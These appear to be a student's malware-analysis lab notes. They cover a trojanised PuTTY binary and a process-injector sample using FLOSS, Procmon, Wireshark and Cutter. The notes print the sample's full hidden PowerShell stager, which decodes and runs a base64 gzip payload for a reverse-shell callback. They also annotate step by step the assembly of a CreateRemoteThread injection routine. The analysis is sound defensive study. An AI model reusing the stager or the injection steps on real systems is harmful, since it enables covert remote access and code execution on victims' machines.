Floss/String	PuTTY downstream no longer available SSHCONNECTION@putty.projects.tartarus.org-2.0- \t\t\t\t\t\t\t\t\t\t\t\t\t\t\t MNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz@[\]^_`{ bjnh.lyku ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/ -----BEGIN Pageant.exe PuTTYgen.exe powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57lB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TldCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xlrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PlVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA==')),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))" GDI32.dll CreateBitmap
IAT	shellexecuteA for internet might be malicious
Packed or not	Virtual size= 169468 raw_data= 169472; size are almost similar so its not packed.




Note: in sttaic analysis: its just too much to kind of effectively sort through. The static analysis gives a little bit of information but really not enough to go off of.

Dynamic Analysis

Initial Detonation	Without internat:Legit Putty Configuration



With internet: Powershell windows was flashed for a second.

Procmon	Process id 1284; so we use pid as parent process id and remove process name from filter. • Very first thing is gigantic powershell one liner. Powershell running from the command line with a hidden windows and a non-interactive windows. Is bypassing execution policy.  • Powershell is creating a new object to be able to handle a GZIP stream, its commonly used in file compression. • There is gigantic base 64 string, which is convered from base 64 and given to the compssion object. • The base64 is gzip compress data,upon extraction we get full pliantext decompressed and decoded of the payload that's unning when the payload spawns.
DNS record	• DNS record that is queried at detonation. 
Port	8443 assocated with tcp  -> its appears like this is setting up some kind of remote communication, not sure what that might be. • We have DNS record and the callback port number at detonation. • callback protocol is https -> cant be able to initiate a callback with this payload because we don't have an X509 certification to be able to answer and response to the client's hello .
Ncat -nvlp 8443	We try to initiate a callback, we're going to get garbled junk. • In wireshark we observed, first a TCP initiate connect and which is responded with the TLS clinet hello; this is the first pa rt o TLS handshake, and it sets up the certificates that are used to encrypt communication during TLC and HTTPS. • Unless we have legitimate TLS certification to be able to present when this happens, we will not able to complete this transi ction. • We will not be able to get true reverse shell spwaned on our local host.


Find the metasploitable module that used for this and try to actually spwan a reverse shell.

- Need host file manipulation to send it to kali.
- Study the type of powershell reverse shel that's used here.
- Set up something in Metasploit to catch that shell and spawn it.

Advance Static Analysis: Assembly language, Decompiling, & Disassembling Malware.


Static Advance Analysis	- we will look at windows OS & windows PE. • Assembly Instructions of a malicious program ASM. • Loading Programms into DeCompilers & Dissamblers. • Packaged compiled program: use special programs to reverse engineer these compiled executabled and recreate something that will look very close to their original source code which is advanced statuc analysis. - We will be looking at the assembly instructions of an executable and loading it into a compiler and a disassemble, or to extract insight about how this program was written and its logical execution flow.
Dynamic Advance Analysis	• we load the binary in debugger • Debugger: it allows us complete control over the execution instructions. • We use debugger to investigate how the program executes and have complete control over every single instruction that's executed.

- How the binary built? How the logical program flow is executed and what the binary can do.


Assembly Instruction	 disassembler converts binary to assembly.

Disassembling & Decompiling a Malware Dropper: Intro to Cutter


- Use cutter
  - Map graph, decompile, entrypoint, main()




x86 CPU Instructions, Memory Registers, & the Stack: A Closer Look



ebp: extended base pointer: save the location of called function; suppose 3 calls were made; after 1 it went to another call and another then it saves the 1st call in ebx so it wont forget.




Assembly Instructions and the Windows API.



Hello world under microscope


- Imports 2 library; kernel32.dll & msvcrt.dll in order to perform the functions of this binary.
- We have dbg prefix for bunch of these functions. So its not been stripped of its debug symbols.
- When a program is bulit and the debug symbols are left in, its like leaving in abunch more information that the binary us able to display in order to debug and print out errors.
- Malware authors stripped out the debug sybmobs so its become harder to understand what program is doing.
- Import tab; every time an API call is imported from one of other libraries that this program has loaded when it is loaded into memory.

- Memory address of strings. The string inside the binary is located at the offset address of 0x00404000.




- Located where the string value is used. (hover & ctrl x).

- Find the string in the dissassembly / disassembled output of the program. (string->show->dissassembled)



-> r.data only holds read only data inside of a binary. So if a static string like helloworld is known to the compiler and doesnot

change during the program, its likely going to end up in the R data section.



- Push ebp: preserving the calling function's base address
- Mov ebp. esp : move the stack pointer value into the base pointer, set up our stack frame.
- Ret value, any other registers that we want to hang onto
- Local variable
- Parameters
- Stack pointer itself
- Making room! Giving me 16 bytes of space to work with for local variables and params.

Graph function: nothings much

Decompiler: its almost similar to source code.

Advanced Analysis of a Process Injector:





Basic Static Analysis:

Hash	fca62097b364b2f0338c5e4c5bac86134cedffa4f8ddf27ee9901734128952e3 *Malware.stage0.exe.malz

String / Floss Output	Noting use full in strings
Packed or not	Not packed
IAT	GetCurrentProcessId, VirualAlloc,VirtualProtect, GetCurrentProcess,GetCurrentThreadId,TerminateProcess


Basic Dynamic Analysis


Initial Detonation:

Network Based Indicators	
Host Based Indicators	 
Tcpview	8443 port. 

Advance Static Analysis:

Cutter: werflt.exe



Main	classic pattern for a create remote thread process injection. Process injection: common TTP for malicious actors and effectively what happens is that they will be able to open up another process that's running on the host and inject code right into that process and have that code run inside the process. As its was part of that program in the first place. - This is a common evasion techniques because the code that runs inside of the process has all of the attributes and metadata and lives inside of that process in the first place. So it's very common to see shellcode for like a C2 agent or a reverse shell being injected into another process, and that's a way that it can hide out and mask itself from detection.
Cutter analysis	Main
Process; remote thread	

Function Setup

asm
CopyEdit
push ebp
mov ebp, esp
sub esp, 0x50
What it does:

- Sets up the **stack frame** for the function.
- Reserves 0x50 (80 bytes) on the stack for local variables.

Function Arguments and Locals

c

CopyEdit
int main(int argc, char *argv[], char **envp);
LPVOID lpBuffer = stack - 0x1C;
uint32_t var_8 = stack - 0x8;
arg_0 = lpStartAddress = stack + 0x8;
These are **local variable declarations** and function arguments.

- lpBuffer will hold the payload or shellcode to inject.
- lpStartAddress will be the starting point of the shellcode.

Prepare Buffer (Shellcode)

asm
CopyEdit
mov ecx, 0x51 ; loop counter
mov edi, lpBuffer ; destination (allocated buffer on stack)
mov eax, 0x402001 ; source data address
rep movsb ; copy 0x51 (81) bytes from 0x402001 into lpBuffer
What it does:
Copies **81 bytes of shellcode/payload** from a hardcoded address (0x402001) into lpBuffer (local stack buffer).
This shellcode will be injected into the remote process.

Convert String (argv[1]) to Integer

asm
CopyEdit
mov eax, [esp+0x4] ; load pointer to argv
add eax, 4 ; move to argv[1]
mov esi, [eax] ; load argv[1] (pointer to string)
push esi ; push argv[1]
call atoi ; convert to int (process ID)
What it does:

- Retrieves the **command-line argument** at argv[1]
- Converts it to an integer using atoi (likely **PID of the target process**).

Open the Target Process

asm
CopyEdit
push 0x1F0FFF ; PROCESS_ALL_ACCESS
push 0 ; bInheritHandle = FALSE
push eax ; process ID (from atoi)
call OpenProcess
What it does:
Opens a **handle to the target process** using its PID with full access.

- eax will now contain the **handle to the remote process**.

Allocate Memory in Remote Process

asm
CopyEdit
push 0x40 ; PAGE_EXECUTE_READWRITE
push 0x1000 ; MEM_COMMIT
push 0x325 ; Size of memory (805 bytes)
push 0 ; lpAddress (let OS decide)
push eax ; hProcess
call VirtualAllocEx
What it does:
Allocates memory of size 0x325 (805 bytes) in the **remote process** with RWX permissions.

Write Payload to Remote Process

asm
CopyEdit
push 0 ; lpNumberOfBytesWritten (optional)
push 0x325 ; size = 805 bytes
push lpBuffer ; pointer to local payload
push eax ; remote memory address from VirtualAllocEx
push hProcess
call WriteProcessMemory
What it does:
Copies the **shellcode from lpBuffer** into the memory allocated in the remote process.

Create a Remote Thread

asm
CopyEdit
push 0 ; lpThreadId (optional)
push 0 ; dwCreationFlags = 0 (run immediately)
push 0 ; lpParameter = NULL
push lpStartAddress ; address of shellcode
push hProcess
call CreateRemoteThread
What it does:
Starts a **new thread inside the remote process** at the memory address containing the shellcode.

Cleanup

asm
CopyEdit
push hProcess
call CloseHandle
Closes the handle to the remote process.

Exit Routine

asm
CopyEdit
```
xor    eax, eax
pop    edi
pop    esi
pop    ebx
mov    esp, ebp
pop    ebp
ret
```
What it does:

- Cleans up and **returns control** to the caller.
- xor eax, eax sets return value to 0 (success).


